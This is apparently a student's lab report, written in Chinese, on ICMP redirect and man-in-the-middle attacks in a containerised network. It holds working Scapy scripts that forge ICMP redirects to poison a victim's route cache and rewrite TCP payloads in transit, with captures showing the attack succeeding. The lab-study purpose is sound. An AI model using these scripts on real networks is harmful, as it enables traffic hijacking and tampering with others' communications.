
lab3

57118202 付孜

Task 1: Launching ICMP Redirect Attack

首先进入受害者容器 victim-10.9.0.5，对目标 IP(192.168.60.5) 进行 ping 命令。




```
[07/16/21]seed@VM:~/Desktop$ docksh a5
root@a52cbfcc57e5:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.149 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.151 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.174 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.070 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.073 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.070 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.070 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.070 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.082 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.096 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.088 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.082 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.059 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.079 ms
```

然后在攻击者容器 attacker-10.9.0.105 里运行攻击代码，构造 ICMP 重定向攻击代码：


```python
#!/usr/bin/evn python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

利用 Wireshark 抓包可以观察到重定向报文。




```
No.  Time               Source              Destination         Protocol Length Info
 2012 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33151/32641, ttl=1 (no re…
 2013 2021-07-16 07:3… 10.9.0.111          10.9.0.5            ICMP     106 Time-to-live exceeded (Time to live exceeded in transit)
 2014 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33152/32897, ttl=2 (no re…
 2015 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33152/32897, ttl=1 (no re…
 2016 2021-07-16 07:3… 10.9.0.11           10.9.0.5            ICMP     106 Time-to-live exceeded (Time to live exceeded in transit)
 2017 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33153/33153, ttl=3 (no re…
 2018 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33153/33153, ttl=2 (reply…
 2019 2021-07-16 07:3… 192.168.60.5        10.9.0.5            ICMP      78 Echo (ping) reply    id=0x0012, seq=33153/33153, ttl=63 (requ…
 2020 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33154/33409, ttl=1 (no re…
 2021 2021-07-16 07:3… 10.9.0.111          10.9.0.5            ICMP     106 Time-to-live exceeded (Time to live exceeded in transit)
 2022 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33155/33665, ttl=2 (no re…
 2023 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33155/33665, ttl=1 (no re…
 2024 2021-07-16 07:3… 10.9.0.11           10.9.0.5            ICMP     106 Time-to-live exceeded (Time to live exceeded in transit)
 2025 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33156/33921, ttl=3 (no re…
 2026 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33156/33921, ttl=2 (reply…
 2027 2021-07-16 07:3… 192.168.60.5        10.9.0.5            ICMP      78 Echo (ping) reply    id=0x0012, seq=33156/33921, ttl=63 (requ…
 2028 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33157/34177, ttl=1 (no re…
 2029 2021-07-16 07:3… 10.9.0.111          10.9.0.5            ICMP     106 Time-to-live exceeded (Time to live exceeded in transit)
 2030 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33158/34433, ttl=2 (no re…
 2031 2021-07-16 07:3… 10.9.0.5            192.168.60.5        ICMP      78 Echo (ping) request  id=0x0012, seq=33158/34433, ttl=1 (no re…
 2032 2021-07-16 07:3… 10.9.0.11           10.9.0.5            ICMP     106 Time-to-live exceeded (Time to live exceeded in transit)
 2033 2021-07-16 07:3… 02:42:0a:09:00:05   02:42:0a:09:00:6f   ARP       42 Who has 10.9.0.111? Tell 10.9.0.5
 2034 2021-07-16 07:3… 02:42:0a:09:00:6f   02:42:0a:09:00:05   ARP       42 10.9.0.111 is at 02:42:0a:09:00:6f

▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-a3c89bc23bc8, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:6f (02:42:0a:09:00:6f)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 192.168.60.5
▸ Internet Control Message Protocol
```

在受害者容器查看路由缓存。




```
[07/16/21]seed@VM:~/Desktop$ docksh a5
root@a52cbfcc57e5:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 197sec
root@a52cbfcc57e5:/#
```

利用命令 `mtr -n 192.168.60.5` ，进行 `traceroute` 。



```
                         My traceroute  [v0.93]
a52cbfcc57e5 (10.9.0.5)                           2021-07-16T11:31:24+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                    Packets               Pings
 Host                              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                      0.0%    26    0.1   0.1   0.1   0.1   0.0
 2. 10.9.0.11                       0.0%    26    0.1   0.1   0.1   0.2   0.0
 3. 192.168.60.5                    0.0%    26    0.1   0.1   0.1   0.2   0.0
```

利用 ip route flush cache 清除路由缓存后，结果如下。




```
                         My traceroute  [v0.93]
a52cbfcc57e5 (10.9.0.5)                           2021-07-16T11:45:38+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                    Packets               Pings
 Host                              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                       0.0%     8    0.1   0.1   0.1   0.1   0.0
 2. 192.168.60.5                    0.0%     7    0.1   0.1   0.1   0.1   0.0
```

问题1：不可以使用ICMP重定向攻击重定向到远程机器。

修改代码如下：

```python
#!/usr/bin/evn python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "192.168.60.6"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

此时用命令 `mtr -n 192.168.60.5` ，发现重定向失败。




```
seed@VM: ~/Desktop
                          My traceroute  [v0.93]
109c4becfcbd (10.9.0.5)                       2021-07-16T12:10:53+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                      Packets               Pings
 Host                               Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                        0.0%     7    0.1   0.1   0.1   0.2   0.0
 2. 192.168.60.5                     0.0%     6    0.1   0.1   0.1   0.1   0.0
```

问题2：不可以使用ICMP重定向攻击重定向到同一网络中不存在的主机

修改代码如下：

```python
#!/usr/bin/evn python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.110"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP())
```

结果仍然显示重定向攻击不成功。




```
seed@VM: ~/Desktop
                          My traceroute  [v0.93]
109c4becfcbd (10.9.0.5)                       2021-07-16T12:17:03+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                      Packets               Pings
 Host                               Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                        0.0%     4    0.1   0.1   0.1   0.1   0.0
 2. 192.168.60.5                     0.0%     4    0.1   0.1   0.1   0.1   0.0
```

问题3：置为0的意义是允许恶意路由器发送重定向报文，置为1后，重定向攻击不成功。

将`send_redirects`置为1：

```
            ALL
    sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.all.send_redirects=1
            - net.ipv4.conf.default.send_redirects=1
            - net.ipv4.conf.eth0.send_redirects=1
    privileged: true
    volumes:
            - ./volumes:/volumes
```


重定向攻击不成功。



```
seed@VM: ~/Desktop
                          My traceroute  [v0.93]
109c4becfcbd (10.9.0.5)                          2021-07-16T12:22:44+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                    Packets               Pings
 Host                              Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                       0.0%     4    0.1   0.1   0.1   0.2   0.0
 2. 192.168.60.5                    0.0%     3    0.1   0.1   0.1   0.1   0.0
```


Task 2: Launching the MITM Attack

在恶意路由器 malicious-router-10.9.0.111 上，运行命令 `sysctl net.ipv4.ip_forward=0` ，禁用恶意路由器的 IP 转发。




```
[07/16/21]seed@VM:~/Desktop$ docksh 2c
root@2c1e4bc5e49b:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@2c1e4bc5e49b:/# 
```

在受害者容器 victim-10.9.0.5 上运行命令 `nc 192.168.60.5 9090` 连接到服务器，在目标容器 host-192.168.60.5 上运行 `nc -lp 9090` ，启用 netcat 服务器监听端口，连接成功后，验证tcp 通信正常。



```
seed@VM: ~/Desktop
[07/16/21]seed@VM:~/Desktop$ docksh 10
root@109c4becfcbd:/# nc 192.168.60.5 9090
root@109c4becfcbd:/# nc 192.168.60.5 9090
fz
```




```
seed@VM: ~/Desktop
[07/16/21]seed@VM:~/Desktop$ docksh 1d
root@1db6e5ca3d12:/# nc -lp 9090
fz
```

修改 `mitm_sample.py` 代码如下：


```
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'fz', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and src host 10.9.0.5 and dst host 192.168.60.5 and dst port 9090'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

在受害者容器 victim-10.9.0.5 上 ping 192.168.60.5， 然后在攻击者容器 attacker-10.9.0.105 运行task1的程序， 此时在 victim-10.9.0.5 上运行命令 ip route show cache 查看路由缓存。




```
root@109c4becfcbd:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 272sec
root@109c4becfcbd:/#
```

在恶意路由器 malicious-router-10.9.0.111 上，运行 `mitm sample.py` 。



```
Sent 1 packets.
*** b'AAA', length: 3
.
Sent 1 packets.
*** b'de\n', length: 3
.
Sent 1 packets.
*** b'AAA', length: 3
.
Sent 1 packets.
*** b'AAA', length: 3
.
Sent 1 packets.
.
Sent 1 packets.
*** b'seu\n', length: 4
.
Sent 1 packets.
*** b'seu\n', length: 4
.
Sent 1 packets.
*** b'AAA', length: 3
.
Sent 1 packets.
```

此时在 victim-10.9.0.5 和服务器 host-192.168.60.5 之间进行通信，可以看到信息被修改，攻击成功。


```
[07/16/21]seed@VM:~/Desktop$ docksh 10
root@109c4becfcbd:/# nc 192.168.60.5 9090
fz
seu
se
seu
de
seu
fz
fz
```

```
[07/16/21]seed@VM:~/Desktop$ docksh 1d
root@1db6e5ca3d12:/# nc -lp 9090
fz
seu
se
seu
de
seu
AAAAAA
```

问题4：在MITM程序中，您只需要捕获一个方向捕获流量。请指明哪个方向，并解释其原因。


流量方向为10.9.0.5到192.168.60.5，因为攻击程序的的意图是修改受害者到目的地址的数据包，所以需要捕获的流量方向为受害者IP ->目标IP。

